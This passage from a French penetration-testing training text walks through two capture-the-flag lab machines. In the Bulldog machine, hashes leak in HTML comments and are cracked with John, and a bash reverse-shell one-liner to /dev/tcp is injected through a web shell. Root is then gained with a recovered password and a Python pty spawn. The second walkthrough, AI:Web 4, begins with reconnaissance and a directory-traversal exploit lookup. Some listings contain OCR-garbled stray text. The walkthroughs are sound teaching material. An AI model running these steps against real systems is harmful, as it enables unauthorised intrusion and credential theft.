


FIGURE 8.8 – Robots.txt

Donc effectivement, le groupe de hackers qui est passé avant nous a dévalisé le robots.txt. Ce fichier est une règle que le navigateur doit respecter. En général, on y met les liens des fichiers que l'on ne souhaite pas être visible. Ici, nous n'avons rien donc comme ça, ça règle le problème.

Notre seule voie pour l'instant est donc d'utiliser l'information donnée par Nikto soit le « /dev/ » :




FIGURE 8.9 – /dev/

On regarde son code source comme à chaque fois que l'on observe une page web :

```
<b>Who do I talk to to get started?</b><br><br>
<!--Need these password hashes for testing. Django's default is too complex-->
<!--We'll remove these in prod. It's not like a hacker can do anything with a hash-->
Team Lead: alan@bulldogindustries.com<br><!---6515229daf8dbdc8b89fed2e60f107433da5f2cb-->
Back-up Team Lead: william@bulldogindustries.com<br><br><!--38882f3bb1f8f2bc47d9f3119155b05f954892fb-->
Front End: malik@bulldogindustries.com<br><br><!---c6f7e34d5d08ba4a40dd5627508cc55b425e279-->
Front End: keving@bulldogindustries.com<br><br><!---0e6ae9fe8af1cd4192865ac97bf6f6bd414218a9-->
Back End: ashley@bulldogindustries.com<br><!---553d917a396414ab99785694afdf51df3a8a8a3e0-->
Back End: nick@bulldogindustries.com<br><br><!---ddf45997a7e18a25ad5f5cf222da64814dd060d5-->
Database: sarah@bulldogindustries.com<br><!---d8b8dd5e7f000b8dea26ef8428caf38c04466b3e-->
</font></p>
</div>
...
```

FIGURE 8.10 – Code source de la page

Nous obtenons des adresses mails ainsi que des mots de passe. On va donc s'empresser de stocker tout ceci dans un fichier texte pour l'étudier après l'inventaire. Sur cette page, nous avons la possibilité de cliquer sur Web-Shell :




FIGURE 8.11 – Web-shell

Nous n'avons aucun formulaire pour nous identifier et pourtant, nous avons utilisé toutes les pages mises à notre disposition.

Nous allons donc revenir sur Sparta pour utiliser l'utilitaire « Dirbuster ». Cet outil va nous permettre grâce à un dictionnaire de bruteforce/scanner tous les dossiers et fichiers à l'entrée du site web cible :

| Port | Protocol | State |  |
|------|----------|-------|--|
| 23   | tcp      | open  | ssh  |
| 80   | tcp      | open  | <ul style="list-style-type: none"><li>Open with telnet</li><li>Open with netcat</li><li>Send to Brute</li><li>Open in browser</li><li>Take screenshot</li><li>Run whatweb</li><li>Run nmap (scripts) on port</li><li>Run nikto</li><li>Launch webslayer</li><li>Launch dirbuster</li><li>Grab banner</li></ul> |
| 8080 | tcp      | open  |  |

FIGURE 8.12 – Dirbuster




FIGURE 8.13 – Dirbuster

Et voici au bout de seulement quelques secondes, on obtient les résultats suivants :

| Type | Found                    | Response | Size   |
|------|--------------------------|----------|--------|
| Dir  | /                        | 200      | 1617   |
| File | /notice                  | 301      | 217    |
| File | /static/js/jquery.min.js | 200      | 86866  |
| File | /static/js/bootstrap.js  | 200      | 115424 |
| Dir  | /admin/                  | 302      | 349    |

Current speed: 418 requests/sec (Select and right click for more options)  
Average speed: (T) 402, (C) 415 requests/sec  
Parse Queue Size: 0 Current number of running threads: 10  
Total Requests: 6445/566794 Change  
Time To Finish: 00:22:30 Report  
Starting dir/file list based brute forcing /9777494.php

FIGURE 8.14 – Dirbuster

Il existe donc un lien 192.168.1.51/admin/ :




FIGURE 8.15 – /admin/

Il est alors temps pour nous d'observer les logins et mots de passe que nous avons récupéré :

```
alan@bulldogindustries.com:6515229daf8dbdc8b89fed2e60f107433da5f2cb
william@bulldogindustries.com:38882f3b81f8f2bc47d9f3119155b05f954892fb
malik@bulldogindustries.com:c6f7e34d5d08ba4a40dd5627508ccb55b425e279
kevin@bulldogindustries.com:0e6ae9fe8af1cd4192865ac97ebf6bda414218a9
ashley@bulldogindustries.com:553d917a396414ab99785694afd51df3a8a8a3e0
nick@bulldogindustries.com:ddf45997a7e18a25ad5f5cf222da64814dd060d5
sarah@bulldogindustries.com:d8b8dd5e7f000b8dea26ef8428caf38c04466b3e
```

FIGURE 8.16 – Mots de passe hashés

A vu d'œil, ce hashage ressemble à du sha1. Nous allons demander à l'outil John de dé-hacher les mots de passes de ce fichier :

```
root@kali:~# john --wordlist=Bureau/rockyou.txt Bureau/Bulldog/mdp.txt
Warning: detected hash type "Raw-SHA1", but the string is also recognized as "Raw-SHA1-AxCrypt"
Use the "--format=Raw-SHA1-AxCrypt" option to force loading these as that type instead
Warning: detected hash type "Raw-SHA1", but the string is also recognized as "Raw-SHA1-Linkedin"
Use the "--format=Raw-SHA1-Linkedin" option to force loading these as that type instead
Warning: detected hash type "Raw-SHA1", but the string is also recognized as "ripemd-160"
Use the "--format=ripemd-160" option to force loading these as that type instead
Warning: detected hash type "Raw-SHA1", but the string is also recognized as "has-160"
Use the "--format=has-160" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 7 password hashes with no different salts (Raw-SHA1 [SHA1 256/256 AVX2 8x])
Remaining 6 password hashes with no different salts
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
bulldoglover      (sarah)
Warning: Only 5 candidates left, minimum 8 needed for performance.
1g 0:00:00:01 DONE (2020-01-08 11:00) 0.518lg/s 7431Kcp/s 7431KC/s @xCvBnM,...*7;Vamos!
Use the "--show --format=Raw-SHA1" options to display all of the cracked passwords reliably
Session completed
root@kali:~# john --show Bureau/Bulldog/mdp.txt
nick:bulldog
sarah:bulldoglover
2 password hashes cracked, 5 left
```

FIGURE 8.17 – John

L'outil détecte effectivement du sha1 et trouve deux utilisateurs avec un mot de passe. Nous pouvons alors essayer le login et mot de passe de Nick dans le site :



FIGURE 8.18 – Authentification en admin

Son mail ne fonctionne pas donc nous allons essayer son prénom :




FIGURE 8.19 – Page d'accueil admin

Nous voici connectés. Ceci a permit au web-shell de se débloquer :



FIGURE 8.20 – Web-shell

On voit ici qu'il est possible de rentrer que certaines commandes dans la machine cible. Le "echo" est notre clé car il va nous permettre de rentrer du bash ou n'importe quel langage afin de déployer un reverse-shell. Un reverse-shell, comme son nom l'indique, inverse le fonctionnement d'un shell normal. Avant de lancer le reverse-shell, nous allons écouter le port de notre machine où nous allons déployer le shell depuis la machine cible :



```
Fichier Édition Affichage Rechercher Te
root@kali:~# nc -l -vv -p 55555Project
listening on [any] 55555 ...

```

FIGURE 8.21 – Netcat en écoute


Nous voilà en mesure de lancer un reverse-shell en bash avec un echo :

```
echo 'bash -i >& /dev/tcp/192.168.1.200/55555 0>&1' | bash
```

Run

FIGURE 8.22 – Bash-Reverse

Il nous a juste fallu indiquer notre IP et le port à ouvrir. Et nous voilà connecté :



```
root@kali:~# nc -l -vv -p 55555
listening on [any] 55555
connect to [192.168.1.200] from bulldog.home [192.168.1.51] 48014
bash: cannot set terminal process group (971): Inappropriate ioctl for device
bash: no job control in this shell
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details! | bash

bash: /root/.bashrc: Permission denied
django@bulldog:/home/django/bulldog$
```

FIGURE 8.23 – Reverse-Shell

Cependant, nous n'avons rien d'intéressant pour l'instant en vue. Nous pouvons alors faire un ‘cd ..’ pour trouver un dossier avec des droits root :

```
djangoadmin@bulldog:/home/django$ ls -la
ls -la
total 40
drwxr-xr-x 5 django django 4096 Sep 21 2017 .
drwxr-xr-x 4 root root 4096 Aug 24 2017 ..
drwxr-xr-x 4 root root 4096 Aug 24 2017 .bash_logout
drwxr-xr-x 3 django django 3771 Aug 24 2017 .bashrc
drwxrwxr-x 2 django django 4096 Sep 21 16:09 bulldog
drwx----- 2 django django 4096 Sep 21 2017 .cache
drwxrwxr-x 2 django django 4096 Aug 26 2017 .nano
drwxr-xr-- 1 django django 655 Aug 24 2017 .profile
drwxr-xr-- 1 django django 0 Aug 24 2017 .sudo_as_admin_successful
drw----- 1 django django 741 Sep 21 2017 .viminfo
drw-rw-r-- 1 django django 217 Aug 24 2017 .wget-hsts
djangoadmin@bulldog:/home/django$ cd ..
cd into the server itself, so it is very important to update Web-Shell as soon as possible if a
djangoadmin@bulldog:/home$ ls -la
ls -la
total 16
drwxr-xr-x 4 root root 4096 Aug 24 2017 .
drwxr-xr-x 24 root 1.200/55555 'root' | bash 4096 Aug 26 2017 ..
drwxr-xr-x 5 bulldogadmin bulldogadmin 4096 Sep 21 2017 bulldogadmin
drwxr-xr-x 5 django django 4096 Sep 21 2017 django
```

FIGURE 8.24 – Recherche de flag

Le répertoire ‘bulldogadmin’ paraît intéressant :

```
djangoadmin@bulldog:/home/bulldogadmin$ ls -la
ls -la
total 40
drwxr-xr-x 5 bulldogadmin bulldogadmin 4096 Sep 21 2017 .
drwxr-xr-x 4 root root 4096 Aug 24 2017 ..
drwxr-xr-x 2 bulldogadmin bulldogadmin 4096 Aug 24 2017 .cache vulnerability
drwxrwxr-x 2 bulldogadmin bulldogadmin 4096 Sep 21 2017 .hiddenadmindirectory
drwxrwxr-x 2 bulldogadmin bulldogadmin 4096 Aug 25 2017 .nano
drwxr-xr-- 1 bulldogadmin bulldogadmin 655 Aug 24 2017 .profile
drwxr-xr-- 1 bulldogadmin bulldogadmin 66 Aug 25 2017 .selected_editor
drwxr-xr-- 1 bulldogadmin bulldogadmin 0 Aug 24 2017 .sudo_as_admin_successful
drwxr-xr-- 1 bulldogadmin bulldogadmin 217 Aug 24 2017 .wget-hsts
djangoadmin@bulldog:/home/bulldogadmin$
```

FIGURE 8.25 – Recherche de flag

Allons visiter ce répertoire ‘.hiddenadmindirectory’ :

```
djangoadmin@bulldog:/home/bulldogadmin/.hiddenadmindirectory$ ls -la
ls -la
total 24
drwxrwxr-x 2 bulldogadmin bulldogadmin 4096 Sep 21 2017 .
drwxr-xr-x 5 bulldogadmin bulldogadmin 4096 Sep 21 2017 ..
drwxr-xr-- 1 bulldogadmin bulldogadmin 8728 Aug 26 2017 customPermissionApp
drwxr-xr-- 1 bulldogadmin bulldogadmin 619 Sep 21 2017 note
djangoadmin@bulldog:/home/bulldogadmin/.hiddenadmindirectory$
```

FIGURE 8.26 – Recherche de flag

Nous pouvons essayer d’analyser ce fichier qui semblerait donner des permissions donc

utiliser le mot de passe root :

```

django@bulldog:/home/bulldogadmin/.hiddenadmindirectory$ strings customPermissionApp
<gadmin/.hiddenadmindirectory$ strings customPermissionApp
/lib64/ld-linux-x86-64.so.2          a.txt           mdp.txt
32S0-t   Bureau
libc.so.6
puts
stack_chk_fail
system
libc_start_main
gmon_start
GLIBC 2.4
GLIBC 2.2.5
UH-H  Téléchargements
SUPERultH
imatePASH
SWORDyouH
CANTget
dh34%
AWAVA
AUATL + Autres emplacements
[!A\A]A^A
Please enter a valid username to use root privileges
Usage: ./customPermissionApp <username>
sudo su root
:+$"
GCC: (Ubuntu 5.4.0-6ubuntu1~16.04.4) 5.4.0 20160609
crtstuff.c
JCR_LIST
deregister_tm_clones
do_global_dtors_aux
completed.7585
do_global_dtors_aux_fini_array_entry

```

FIGURE 8.27 – .hiddenadmindirectory

Pour des raisons de lisibilité, nous avons utilisé un "strings" plutôt qu'un "cat". On trouve un nom 'SuperultimatePASSWORDyouCANTget' avec les 'H' qui représentent les retours à la ligne.

Dans la lignée des CTFs, il faut savoir que les mots de passes sont souvent donnés. Essayons de nous connecter en root :

```

django@bulldog:/home/bulldogadmin/.hiddenadmindirectory$ sudo su
sudo su
sudo: no tty present and no askpass program specified

```

FIGURE 8.28 – sudo su

Il semblerait que nous ayons besoin d'un TTY. Un TTY est une console virtuelle qui permet de taper des lignes de commandes. Il va donc falloir l'importer avec un programme Python et finir le jeu :

```
django@bulldog:/home/django/bulldog$ python -c 'import pty; pty.spawn("/bin/sh")'
</bulldog$ python -c 'import pty; pty.spawn("/bin/sh")'
$ sudo su
sudo su
[sudo] password for django: SUPERUltimatePASSWORDyouCANTget
root@bulldog:/home/django/bulldog# cd ~
cd ~
root@bulldog:~# ls
ls
congrats.txt
root@bulldog:~# cat congrats.txt
cat congrats.txt
Congratulations on completing this VM :D That wasn't so bad was it?

Let me know what you thought on twitter, I'm @frichette_n

As far as I know there are two ways to get root. Can you find the other one?

Perhaps the sequel will be more challenging. Until next time, I hope you enjoyed!
root@bulldog:~# █
```

FIGURE 8.29 – Importation du TTY et résolution du CTF

Au cours de ce CTF, nous avons utilisé le site : [pentestmonkey](http://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet)  
-<http://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet>  
-<http://pentestmonkey.net/blog/post-exploitation-without-a-tty>  
A titre informatif, voici l'inventaire réalisé durant ce CTF :

```
Sparta
+ OSVDB-3092: /dev/: This might be interesting...

http://192.168.1.51/robots.txt :
vide

/dev/
voir a.txt

/admin/
login :nick
mdp:bulldog

Reverse-shell:
SUPERRUltimatePASSWORDyouCANTget|
```

FIGURE 8.30 – Inventaire

## 8.2 CTF-AI :WEB 4

Niveau : intermédiaire basé sur la vraie vie

### 8.2.1 Réalisation du CTF

Pour trouver l'IP de la machine à attaquer, nous allons dans un premier temps scanner notre réseau à l'aide de l'outil **net-discover** :

| Currently scanning: Finished!                                 |                   | Screen View: Unique Hosts                     |     |                             |             |  |  |  |  |
|---|-------------------|---|-----|-----------------------------|-------------|--|--|--|--|
|   |                   | Exploit-DB   Aircrack ng   Kali Forums   Neth |     |                             |             |  |  |  |  |
| 5 Captured ARP Req/Rep packets, from 4 hosts. Total size: 300 |                   |   |     |                             |             |  |  |  |  |
| Phy/Mac address   |                   |   |     |                             |             |  |  |  |  |
| IP  | At MAC Address    | Count   | Len | MAC Vendor / Hostname       |             |  |  |  |  |
| 192.168.1.1   | 44:ce:7d:6a:2d:a0 | 2   | 120 | SFR                         | Fichier Édi |  |  |  |  |
| 192.168.1.27  | 00:0c:29:98:56:12 | 1   | 60  | VMware, Inc.                | root@kali   |  |  |  |  |
| 192.168.1.37  | 84:2b:2b:b7:fd:06 | 1   | 60  | Dell Inc.bmit               | creds.txt   |  |  |  |  |
| 192.168.1.84  | a0:10:81:07:82:ee | 1   | 60  | Samsung Electronics Co.,Ltd | i           |  |  |  |  |

FIGURE 8.31 – Netdiscover

On constate donc que l'IP à "attaquer" est 192.168.1.27.

Ainsi, nous allons procéder à une collecte d'informations active via l'outil nmap. Etant donné qu'il n'y a pas d'IDS ou de FireWall sur notre réseau, nous n'avons pas besoin d'indiquer d'options pour bypasser ces systèmes de détection :

```
Starting Nmap 7.40 ( https://nmap.org ) at 2019-09-24 19:56 CEST
Nmap scan report for aiweb2host (192.168.1.27)
Host is up (0.0044s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
)
| ssh-hostkey:
|   2048 95:51:c1:2e:6f:d8:03:e5:3e:e3:ca:d2:fa:d7:d4:e1 (RSA)
|   256 b9:8c:01:fd:12:f6:81:45:13:c3:80:23:26:74:39:4e (ECDSA)
80/tcp    open  http     Apache httpd
|_http-server-header: Apache
|_http-title: File Manager (Credit: XuezhuLi)
MAC Address: 00:0C:29:98:56:12 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 26.18 seconds
```

FIGURE 8.32 – Nmap

On constate que la machine cible héberge deux services (SSH, HTTP). Nous ne connaissons pas d'identifiants ou de mots de passe pour SSH à l'heure actuelle, nous allons donc nous pencher vers le serveur WEB.

En ouvrant une page internet et en tappant dans l'URL : `http://192.168.1.27`, nous arrivons sur cette page :




FIGURE 8.33 – Index du site

Il semblerait que ce soit une page de connexion. Le bouton "signup" permet de s'inscrire au site.



FIGURE 8.34 – Formulaire

Pour la démonstration, on s'enregistra avec le compte "test" et on s'y connecte :




FIGURE 8.35 – Connexion avec le compte "test"

Nous arrivons sur cette page :




FIGURE 8.36 – Username.php page

Les boutons ("Filename, Download, Viewing, Deleting") ne fonctionnent pas.

Dans l'url, on constate la présence du "userpage.php". On peut tester de remplacer cette page php par "Filename.php" ou bien "Download.php".

En remplaçant par "Download.php", on télécharge un fichier nommé "Download.php", de même avec Viewing.php.

On remarque cependant le message d'accueil "Welcome to XuezhuLi FileSharing". Le mot "FileSharing" peut faire penser un partage de fichier et "XuezhuLi" le nom du service qui héberge les fichiers.

Nous allons essayer de trouver un potentiel exploit sur ce service avec les outils de Kali Linux.

Via l'outil searchsploit qui permet de trouver un exploit dans le site exploit-db. On obtient :

```
root@kali:~/Documents/CTF# searchsploit XuezhuLi_FileSharing NING> mtu 65536
-----
Exploit Title                                Arch: i386          Platform: Linux
-----                                         Path: /usr/share/exploitdb/platforms/
XuezhuLi FileSharing - Directory Traversal   OS: Linux        Status: Exploit
XuezhuLi FileSharing - Cross-Site Request    OS: Linux        Status: Exploit
```

FIGURE 8.37 – Recherche de vulnérabilités dans la base de données exploit-db

Nous trouvons donc 2 exploits. Le premier permet d'obtenir le fichier /etc/passwd via une vulnérabilité dans le fichier Download.php et Viewing.php. On peut donc changer de dossier car le serveur web est installé par défaut dans /var/www/html. Avec cet exploit, on peut remonter jusqu'à /etc/passwd.

Voici l'exploit de "Directory Traversal" :

```
root@kali:~/Documents/CTF# cat /usr/share/exploitdb/platforms/php/webapps/40009.txt
# Exploit Title: XuezhuLi FileSharing - Path Traversal Vulnerability,MULTICAST
# Date: 2016-06-23
# Exploit Author: Hahwul
# Exploit Author Blog: www.hahwul.com
# Vendor Homepage: https://github.com/XuezhuLi
# Software Link: https://github.com/XuezhuLi/FileSharing/archive/master.zip
# Version: Latest commit
